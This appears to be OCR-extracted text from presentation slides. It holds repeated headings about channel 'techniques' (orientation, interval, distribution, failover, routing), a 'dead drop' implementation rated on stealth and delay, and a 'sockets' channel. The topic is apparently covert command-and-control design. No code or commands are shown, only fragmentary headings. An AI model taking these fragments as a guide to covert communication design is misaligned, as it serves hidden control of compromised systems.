
[technique]

- Orientation
- Interval
- Distribution
- Failover
- **Routing**




[technique]

- Orientation
- Interval
- **Distribution**
- Failover
- **Routing**



[technique]

- **Orientation**
- Interval
- Distribution
- Failover
- **Routing**





[implementation – dead drop]

Stealth

Complexity

Action Delay




channels


[sockets]


start simple®

Responsive

Simple

Still Popular



